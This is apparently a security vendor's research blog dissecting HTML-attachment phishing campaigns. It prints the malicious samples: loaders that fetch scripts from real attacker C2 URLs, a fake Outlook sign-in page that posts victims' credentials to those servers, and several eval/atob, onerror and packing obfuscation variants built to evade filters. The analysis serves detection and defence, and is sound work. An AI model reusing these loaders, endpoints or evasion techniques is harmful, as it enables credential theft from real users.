The Anatomy of HTML Attachment Phishing: One Code, Many Variants
By Mathanraj Thangaraju, Niranjan Hegde, and Sijo Jacob

Introduction

Phishing is the malevolent practise of pretending to be a reliable entity in electronic communication to steal sensitive data, such as login credentials or credit card numbers. Email is a popular platform for phishing attacks due to how easy it is for bad actors to execute an email phishing campaign. HTML (Hypertext Markup Language) files are one of the most common attachments used in such attacks, as HTML attachments can bypass some email security filters and are often seen as less suspicious than other types of file attachments, such as executable files.

HTML attachments may contain links that redirect users to phishing pages, or download malware, or steal login credentials through phishing forms. To avoid detection by security products, attackers use techniques such as redirecting users to multiple malicious websites, obfuscating the code, and encoding sensitive information using methods such as the "unescape()" function. And we see this trend of reliance on HTML files for phishing attacks continuing to surge in 2023.

Trellix Advanced Research Center has been actively monitoring phishing campaigns employing HTML attachments with a Microsoft theme thanks to telemetry available in Trellix Email Security. Starting in the middle of 2022, we observed a surge in this campaign using HTML attachments to target and steal login information from numerous users worldwide. On comparing the telemetry available for Q4-2022 and Q1-2023, we see a rapid increase of over 1030% across multiple industries, with high-tech, manufacturing, and healthcare sectors being the main targets. Notably, the United States, South Korea, and Germany have been identified as the primary countries being targeted by such campaigns.

This blog will take a closer look at the inner-workings of these attacks and how the attackers are regularly updating the HTML file with different obfuscation techniques to bypass security products.

Phishing Samples from the Wild

As noted, the Trellix Advanced Research Center has tracked various HTML attachment campaigns since last year. The following are just a handful of the samples our team found in the wild:

Sample 1
The email is a fake DocuSign request asking the victim to eSign the attached HTML attachment which on execution leads to phishing page.

Sample 2
The email contains a nested email attachment which has the malicious HTML file attached.

Sample 3
Email is pretending to be from the Human Resources department and contains an HTML file disguised as an updated Employee Benefits Policy.

Sample 4
This email has the HTML attachment pretending to be the meeting review document.

Sample 5
The email is a fake conference call update with an HTML attachment impersonated as a voicemail.

Sample 6
Email includes a malicious HTML attachment disguised as a legitimate eFax message.

Figure 1: Sample phishing emails

Inner Workings of HTML Attachments

In this campaign, the HTML attachment uses various obfuscation techniques and shows an intermediate page before loading the final phishing page. This is the key characteristic of the campaign. The section below illustrates how HTML attachments with no obfuscation work and the next section explains different obfuscation techniques used in this campaign.

The HTML file on execution creates a web page with two hidden input elements and a script element. One of the input elements has the Base64-encoded value of targeted user's email address. The script element dynamically creates another script element and appends it to the head of the document. The src attribute of the dynamically created script element is set to a URL that is Base64-encoded using the atob() function. The decoded URL is used to load additional JavaScript code.

```
<html>
<head>
</head>
<body>
<input type="hidden" id="b64u" value=
"aHR0cHM6Ly9iZWF1dGlmdWwtcGFzY2FsLjE4MS0yMTUtNjgtMTQyLnBsZXNrLnBhZ2UvaG9zdDE2L2JmODYyNzcucGhw=="></input>
<input type="hidden" id="b64e" value=
"[redacted]y5jb20="></input>
<script>
const per = document.createElement("script");
per.src=atob(
"aHR0cHM6Ly9iZWF1dGlmdWwtcGFzY2FsLjE4MS0yMTUtNjgtMTQyLnBsZXNrLnBhZ2UvaG9zdDE2L2FkbWluL2pzL21qLnBocD9hcj1kMjl5WkE=="
);
document.head.appendChild(per);
</script>
</body>
</html>
```

```
<html>
<head>
</head>
<body>
<input type="hidden" id="b64u" value=
"https://beautiful-pascal.181-215-68-142.plesk.page/host16/bf86277.php=="></input>
<input type="hidden" id="b64e" value="[redacted]'
></input>
<script>
const per = document.createElement("script");
per.src=atob(
"https://beautiful-pascal.181-215-68-142.plesk.page/host16/admin/js/mj.php?ar=d29yZA==");
document.head.appendChild(per);
</script>
</body>
</html>
```

Figure 2: Initial HTML attachment variant (Base Variant)

In Figure 2, The sample on the right is the basic version of the phishing page where we see that it makes a request to a URL ending with mj.js. It also contains the div elements with id b64e and b64u which contain the email id of victim and URL of the c2 server, respectively.

Figure 3: Initial Get Request to C2 Server

The initial GET request is made to the mj.php file with "ar" as the get parameter with a base64 encoded value containing the text "word". Other base64 encoded strings we observed include "office", "invoice", "pdf", "aging" and "default".

The response received is shown in two parts. Figure 4 shows the first part of the response.
First part of the response decodes the base64 payload which contains the intermediate loading page. The loaded intermediate page is shown for a few seconds before the final phishing page is loaded.

```
function get_jwt() {

    var indexes = '0123456789abcdefghijklmnopqrstuvwxyz';
    var t = Math.floor(Date.now() / 1000)
    const re = /.{1,6}/g
    var data = btoa(t)
    const wordList = data.match(re);
    const rde_d = wordList.reverse();
    return rde_d;
}
```

1

```
var prer = '+PC9zY3JpcHQ+DQogICAgICAgIDxzY3JpcHQgc3JjPSJodHRwczovL2NvZGUuanF1ZXJ5LmNvb9
var pre2 = 'PGRpdiBjbGFzcz0ibW9kYWwgZC1ibG9jayBzaGFkb3ciIHN0eWxlPSIiIGlkPSJleGFtcGxlTW9

var bur = ["body", "head", "innerHTML"]
var dor = document;
var dor2 = atob;
var dor3 = eval;

const expr = () => {
    return dor
};
const atr = (dat) => {
    return dor2(dat)
};
var expr2 = (data) => {
    expr()[bur[1]][bur[2]] += atr(data)
};
var expr3 = (data) => {
    expr()[bur[0]][bur[2]] += atr(data)
};

function pry(data) {
    dor3(data);
}
expr2(prer);
expr3(pre2);
```

2

3

4

5

Figure 4: First part of response from Get request for script hosted on threat actor's server

Code block 1 is a function that returns an array containing a base64 encoded date divided into three parts. Code block 2 declares various variables. The “prer” and “pre2” variables contain the base64 encoded part of the HTML which creates the head and body tag of the intermediate HTML page, respectively. It also assigns key words such as document, atob and eval to other variables. Code block 3 declares the function which decodes the values and writes it in body and head tag of the HTML page. Code block 4 executes the given data using eval. Code block 5 is used to call the function declared in code block 3. Once the script is executed, we see a loading page as shown in Figure 5.



Figure 5: Intermediate loading page

The display of an intermediate loading page is one of the key characteristics of this attack. The attackers are trying to evade automatic detection by adding delay via this technique.

Second part:

```
const pr1 = 'dmFyIHNjcj0gZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnc2NyaXB0Jyk7DQp2YX
const pr2 = 'JC5zdXBwb3J0LmNvcnMgPSB0cnVlDQp2YXIgand0X1MgPSBnZXRfand0KCk7DQ
while (true){
    pry(atr(pr1) + atr(pr2));
    break;
}
    }
else{
    document.write("<p>You're not allowed to access here</p>");
}
```

Figure 6: Base64 encoded Code block which loads final phishing page

The variable pr1 and pr2 contains the base64 encoded code which executes a POST request to get the final phishing page. It is first base64 decoded and then executed via eval.

The base64 decoded code is shown below:

Figure 7: Base64 Decoded Code block which loads final phishing page

Code block 1 loads the jquery library to execute the rest of the code. The code block 2 executes the function get_jwt shown in Figure 4 and extracts the value from the div with id b64u which is present in the original HTML attachment. It contains the URL of the c2 server. The code block 3 also extracts the value from div with id b64e which is present in the original HTML attachment. It contains the victim's email id.

The code block 4 creates a post request with 4 parameters. "Scte" contains the email id. Data11, data22 and data33 when combined contains base64 encoded value of the time when the phishing page is executed. Conf value contains the value from div with id conf which is present in the original HTML attachment. Decoded base64 value is: {"back":"default","title":"default","caption":"default"}

When executed, the post request looks as below:

Figure 8: Post request to receive the final phishing page

Just before the final phishing page is loaded with victim company logo and background, it makes the following post request with email as a parameter:

Figure 9: Post Request with victim email

The request shown in figure 9 is responded with a json data containing links to the url for background image and logo of the victim's company for the final phishing page.

```
document.title='Sign in to Outlook';
        $.support.cors = true
        var em =$('#bkupttrferrs').val();
        var ur =atob($('#uurl').val());
        $('.click-to-enter').click(function(){

            $.post(ur,'auth=1&st='+$('.stealth').val(),function(data){
                if(data){
                $('.show-2fa-code').hide(function(){
                    $('.input-code').show();
                });
                }
            });
        });

        sera = {em}
        $.post(ur,sera,function(data){
            if(data && data != 'fail'){
                var i=JSON.parse(data);
                if(i.bg_image !== null && i.bg_image !== ''){
                    $('#bg_img').css('background-image', 'linear-gradient(rgba(0,0,0,0.527),rgba(0,0,0,0.5)),url(' + i.bg_image + ')');
                    $('#banner_image').hide();
                // alert(i.logo_image);
                }

                if(i.logo_image !== null && i.logo_image !== ''){
                    $('#logo_image').attr('src', i.logo_image);
                    $('#banner_image').hide();
                // alert(i.logo_image);
                }
```

Figure 10: Code for the final Post Request

Figure 10 shows the corresponding code responsible for making request shown in Figure 9. The code block 1 extracts the values such as the URL for c2 server and email id of the victim from the final phishing page.

The code block 2 is a unused code which is never executed. The code block 3 is makes the post request. Depending upon the data received via Json object, it makes changes to the page dynamically to load the victim's company website logo and background image.

The below figure 11 shows the final phishing page that is seen by the end user.



Figure 11 Sample phishing pages



Figure 12: Post request details

Once the user enters the password then it posts the data to server handled by threat actor as seen in above figure 12.

HTML Attachments: Evolving to Evade

We observed that the threat actors are updating the HTML file code regularly to evade detection. By changing the code regularly and using these techniques, threat actors can make it more difficult for security products to detect and block their attacks. We see the different variants of the HTML code which perform similar activity on execution as seen in the initial base variant shown in Figure 2.

One Code, Many Variants

We have observed HTML file undergoes various changes to evade detection. The size of the HTML attachments ranges from 3 kb to 5 kb for most of the variants.

We have covered the base variant in the section HTML attachment. Refer Figure 2 for base variant sample.

Variant 1: Accessing DOM elements

The samples part of this variant are accessing DOM elements to build the final phishing script.

Figure 13: Variant 1-1

Figure 14: Variant 1-2

In Figure 13, Figure 14 and Figure 15, the sample is using obfuscated script to execute the initial payload which loads the intermediate loading page. Like the base sample shown in Figure 2, this sample contains the email address in the div element with id b64e. It also contains the URL for the second stage payload in the div element with id b64u.

Figure 15: Variant 1-3

Figure 13 shows the obfuscated code creating a script which is appended to the document. The script is then executed while it is loaded into the browser. Similarly, Figure 14 is a slight variation of Figure 13 where the script element is appended to the document using "window.constructor". Similarly, Figure 15 also shows a sample using "Array.constructor.constructor" to append script to the document.

Variant 2: Use of onload trigger and eval execution

The samples part of this variant are using onload trigger to execute phishing payload using eval and atob functions.

Figure 16: Variant 2-1

Figure 16 contains the script in a base64 encoded payload. The script encoded is same as the one shown in Figure 13. The payload is first base64 decoded and executed via eval function. The execution is triggered by using onload attribute of body tag.

```
eval(atob(atob(atob(atob(atob
('VmpGU1NrNVhVbGhVV0hCV1ZqSlNXbHBYZEVv
TUZ'))))+atob(atob(atob(atob
('VmpCV2IySnRWbFpOVldSc1VrWktUMWxYZEV0
Fkc5'))))+atob(atob(atob(atob
('VmtWYWIxUXdNVWhXYkdoc1VqTm9VVmxyYUc1
XVmtwRVdWVmtZVll5Vmsa'))))+atob(atob
('WXpOT0sxQlhlR2haYlZaelVXNVdNR1JIT1hS
ZbQ=='))+atob(atob(atob(atob
('VmpCV2IySnRVWGhpUmxwU1lteEthRlpxUmt0
pUjAxNFYxUktWMUpXVGV3'))))+atob(atob
('V0VobmQxbFdlRFJOYWtKalpVUkpkMWhJWjNs
Q=='))+atob
('Y0hnN1hIZ3dZVng0TWpCY2VESXdYSGd5TUZ4
zMg==')+atob(atob(atob(atob
('VmxWa05FNUZOVVpOVldoVFlsVTFjMVZyVmt0
Yj'))))+atob(atob('WXV9PQ=='))));
```

Figure 17: Variant 2-2

Similarly, Figure 17 shows variation of Figure 16. In this sample, there are multiple base64 decoding and execution via eval which are concatenated together to be finally executed via eval function.

Variant 3: Use of onload trigger and accessing DOM elements

The samples belonging to this variant are using onload trigger to execute the code that accesses DOM elements without using script tag.

```
<input class="VRdaBLc739dT" type="hidden" id="b64u"
value='aHR0cHM6Ly9mb3JtYXRpdmEuY29tLmVjL2F1bGF2aXJ0dWFsL2tvc3MvZWRjZDQxMS5waHA="></
input> Second Stage Payload
<input class="TE3l4MCM6IJ9" type="hidden" id="conf"
value="eyJiYWNrIjoiZGVmYXVsdCIsInRpdGxlIjoiZGVmYXVsdCIsImNhcHRpb24iOiJkZWZhdWx0In0="><
/input> configuration
<div id="temp1" class="function reverse
dmFyIGlzX251bGwgPSBkb2N1bWVudDsgY29uc3Qgc2NyID0gaXNfbnVsbC5jcmVhdGVFbGVtZW50KCJzYyIuY2
9uY2F0KCJyaXB0IikpOw0KIHdoaWxlKHRydWUpeyB2YXIgbm90X2lzID0gc2NyOyBub3RfaXMuc3JjPWF0b2Io
ImFIUjBjSE02THk5bWIzSnRZWFJwZG1FdVkyOXRMbVZqTDJGMWJHRjJhWE toString"></div><input
type="hidden" class="zAPYKglfeKk8" id="b64e" value="Um9iaW5zSkBmaXJlbGFuZHMuY29t"><
input>
<span id="temp2" class="function unpack sha255 Rsa
owZFdGc0wydHZjM012WVdSdGFXNHZhbk12YldvdWNHaHdQMkZ5UFZwSFZtMVpXRlp6WkVFOVBRPT0iKTsNCiBp
c19udWxsLmhlYWQuYXBwZW5kQ2hpbGQobm90X2lzKTticmVhazthbGVydCgiVGhlIGRvbSIpOyB2YXIgcHJzX3
QgPSBmYWxzZTsgIGlmKHByc190KXt3aW5kb3cuaGFzaD0iaGVoZCJ9fTs= decrypt"></span>

<body style="" onload="const my_1 =window[my_1[window[document.getElementById('ida').
classList[3]](document.getElementById('ide').classList[4])](window[document.
getElementById('ida').classList[3]](document.querySelector('#temp1').classList[2]
[document.getElementById('ida').classList[1]](document.getElementById('temp2').
classList[4])))" my_1 = temp1 + temp2 (First Stage Payload)
```

Figure 18: Variant 3-1

In Figure 18, the sample contains the script tag in body. It is triggered via onload attribute. The script uses window functionality to access various parts of the document. It accesses the div element with id temp1 and temp2. The div elements contains class names which are base64 encoded strings.
The script combines both the base64 encoded string to generate the final script. The generated script is like the one shown in Figure 13.

```
<body style="" onload="const thiswind = window;var holderM = 'clist';function ev(d){return
thiswind['document']['querySelector']('#'['concat']('clist'))['classList'][d];};thiswind[ev
(4)](thiswind[ev(1)](thiswind[ev(2)][ev(5)]('#myd')['innerText']['concat'](thiswind[ev(2)]
[ev(5)]('#mdr')['classList'][1] + thiswind[ev(2)][ev(5)]('#div')['classList'][0])['concat']
(thiswind[ev(2)][ev(5)]('#div')['innerText'])))"
<input type="hidden" id="btype" class="YU2afxYp08et" value="d29yZA==">
<input type="hidden" id="clist" class="function atob document return eval querySelector"></
div>
```

Figure 19: Variant 3-2

Similarly, sample in Figure 19 executes in the equivalent manner but the script to access names of the classlist is different. It also accessed values of base64 encoded string and combines them to create the script which is like the one in Figure 13.

```
<script type="text/javascript">document.write(unescape
('\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u0020\u006c\u0061\u006e\u0067\u0075\u0061\u006
7\u0065\u0020\u003d\u0020\u0022\u006a\u0061\u0076\u0061\u0073\u0063\u0072..'))</script>
```

Figure 20: Variant 3-3

In Figure 20, the sample has multiple layers of Unicode encoding. Once it is decoded, the code is same as shown in Figure 18.

```
<script>document.write(decodeURIComponent(escape(window.atob([...
"==gPs1Gdo9CPK4Tek9mYvwjCikSKp0.."].reverse().join(''))))));</script>
```

Figure 21: Varitant 3-4

In Figure 21, the sample uses packing. First the script reverses the base64 encoded string and then decodes it. It uses decodeURIComponent to escape any special characters then it is written to the HTML file using document.write.

The decoded base64 string is like the code shown in Figure 18.

Variant 4: Using onerror trigger and eval execution

The samples part of this variant are using onerror trigger to execute phishing payload using eval and atob functions.

```
<img src=x style="display:none" onerror="eval(atob
('dmFyIGlzX251bGwgPSBkb2N1bWVudDsgY29uc3Qgc2NyID0gaXNfbnVsbC5jcmVhdGVFbGVt
ZW50KCJzYyIuY29uY2F0KCJyaXB0IikpOw0KIHdoaWxlKHRydWUpeyB2YXIgbm90X2lzID0gc2
NyOyBub3RfaXMuc3JjPWF0b2IoImFIUjBjRG92TDJGMWRHOXlaWEJoYVhKblpXRnljeTVqYjIw
dmQyMWhMMmh2YzNReE1DOWhaRzFwYmk5cWN5OXRhaTV3YUhBL1lYSTlaREk1ZVZwQlBUMD0iKT
sNCiBpc19udWxsLmhlYWQuYXBwZW5kQ2hpbGQobm90X2lzKTticmVhazthbGVydCgiVGhlIGRv
bSIpOyB2YXIgcHJzX3QgPSBmYWxzZTsgIGlmKHByc190KXt3aW5kb3cuaGFzaD0iaGVoZCJ9fT
s='))"
```

Figure 22: Variant 4-1

In Figure 22, the sample contains base64 encoded string which is decoded and then executed via eval function. It is triggered using onerror attribute. The onerror attribute of img tag is executed when there is an error loading the image. In this case, the src is set to character 'x' instead of a valid path of an image or a URL. Thus, the code in onerror attribute is executed.

The code in the decoded base64 string is like the one shown in Figure 13.

```
<html>
    <script>
      let arrayBuffer = [0xa0, 0x8e, 0xd0, 0x60, 0xc4, 0xae, 0xee, 0x56, 0x86, 0xd4, 0xf0, 0xde,
      0xb4, 0xae, 0x8c, 0xd6, 0xa0, 0xce, ..];
      let signed_chars = [0x12c, 0x14d, 0x129, 0x15f, 0x147, 0x12f, 0x14a, 0x15c, 0x8a, 0x14d,
      0x150, 0x12f, 0x14a, 0x78, 0x7b, 0xb1, 0x12c...];
      var unsigned_long = String;
      unsigned_chars = "";
      for (let buffer of arrayBuffer) {
        unsigned_chars += unsigned_long["edoCrahCmorf" ["split"]("")["reverse"]()["join"]("")]
        (buffer / 2);
      }
      setTimeout([...signed_chars].map((single_byte) => unsigned_long["edoCrahCmorf" ["split"]
      ("")["reverse"]()["join"]("")](single_byte / 3))["join"](""));
    </script>
  </html>
```

Figure 23: Variant 4-2 Packed Sample

```
<html>
    <head>
    </head>
    <body>
    <div style="display:none;" id="MOPuQOwFIvT5" name="5ScUwNjIddFN" class="1fdcKnA3igRl"><p
    id="imNJiObvPNtL">1xPr0036fbh64m0</p><span id="i6YaSNyRp1O2"></span></div>
    <input class="gHhbPJkB8sXx" type="hidden" id="b64u"
    value="aHR0cDovLzQ2YmVycmllcnMuY29tL2RpY2svNzY0YjMzZS5waHA=">
    ......
    <img src=x style="display:none" onerror="eval(atob
    ('dmFyIGlzX251bGwgPSBkb2N1bWVudDsgY29uc3Qgc2NyID0gaXNfbnVsbC5jcmVhdGVFbGVtZW50KCJzYyIuY29uY2F
    0KCJyaXB0IikpOw0KIHdoaWxlKHRydWUpeyB2YXIgbm90X2lzID0gc2NyOyBub3RfaXMuc3JjPWF0b2IoImFIUjBjRG92
    THpRMlltVnljbWxsY25NdVkyOXRMMlJwWTJzdllXUnRhVzR2YW5NdmJXb3VjR2h3UDJGeVBXTkhVbTA9Iik7DQogaXNfb
    nVsbC5oZWFkLmFwcGVuZENoaWxkKG5vdF9pcyk7YnJlYWs7YWxlcnQoIlRoZSBkb20iKTsgdmFyIHByc190ID0gZmFsc2
    U7ICBpZihwcnNfdC17d2luZG93Lmhhc2g9ImhlaGQifX07'))"
    </body>
</html>
```

Figure 24: Unpacked version of Figure 23

In Figure 23, the sample is using packing to hide its original code. The unpacked version is shown in Figure 24 which is like the one shown in Figure 22.

Variant 5: Use of URI encoding

The samples belonging to this variant are using URI encoding and HTML tags such as svg, video and h5

Figure 25: Variant 5-1

Figure 26: Variant 5-2

Figure 27: Variant 5-3



Figure 28: Variant 5-4

Unlike the previous samples shown above where base64 encoded string is present, in Figure 25, Figure 26, Figure 27 and Figure 28, we see a URI encoded string being present in it. After decoding the URI encoded string, we see another obfuscated script. This script exhibits the same behaviour as other samples.

In Figure 25, the execution is triggered via onbegin attritbute of the animate tag. In Figure 26, the execution is triggered via onanimatestart attribute of h5 tag. In Figure 27, it uses onload attribute of the style tag to trigger the execution. In Figure 28, it uses onloadstart attribute to video tag to trigger the execution.

Trellix Email Security Detection Telemetry

While tracking these campaigns, we found that the countries majorly targeted are United States, South Korea, and Germany as seen in figure 29. We analysed the telemetry to understand the statistics of detection across industries and found that the high-tech, manufacturing and healthcare sectors have the highest number of detections (Figure 30).



Figure 29: Top events across countries

These sectors may be more vulnerable to such attacks because they frequently handle sensitive information, including financial data, personal information, and intellectual property. In addition, these sectors frequently have complicated IT architectures with numerous ports of entry, which can make it easier for attackers to exploit holes and get unapproved access to systems and data. They may also have staff members who are less tech adept or knowledgeable about cybersecurity threats, which makes them more susceptible to phishing attempts. Therefore, it is imperative that they proactively put strong measures in place to protect their systems and networks from such phishing campaigns.

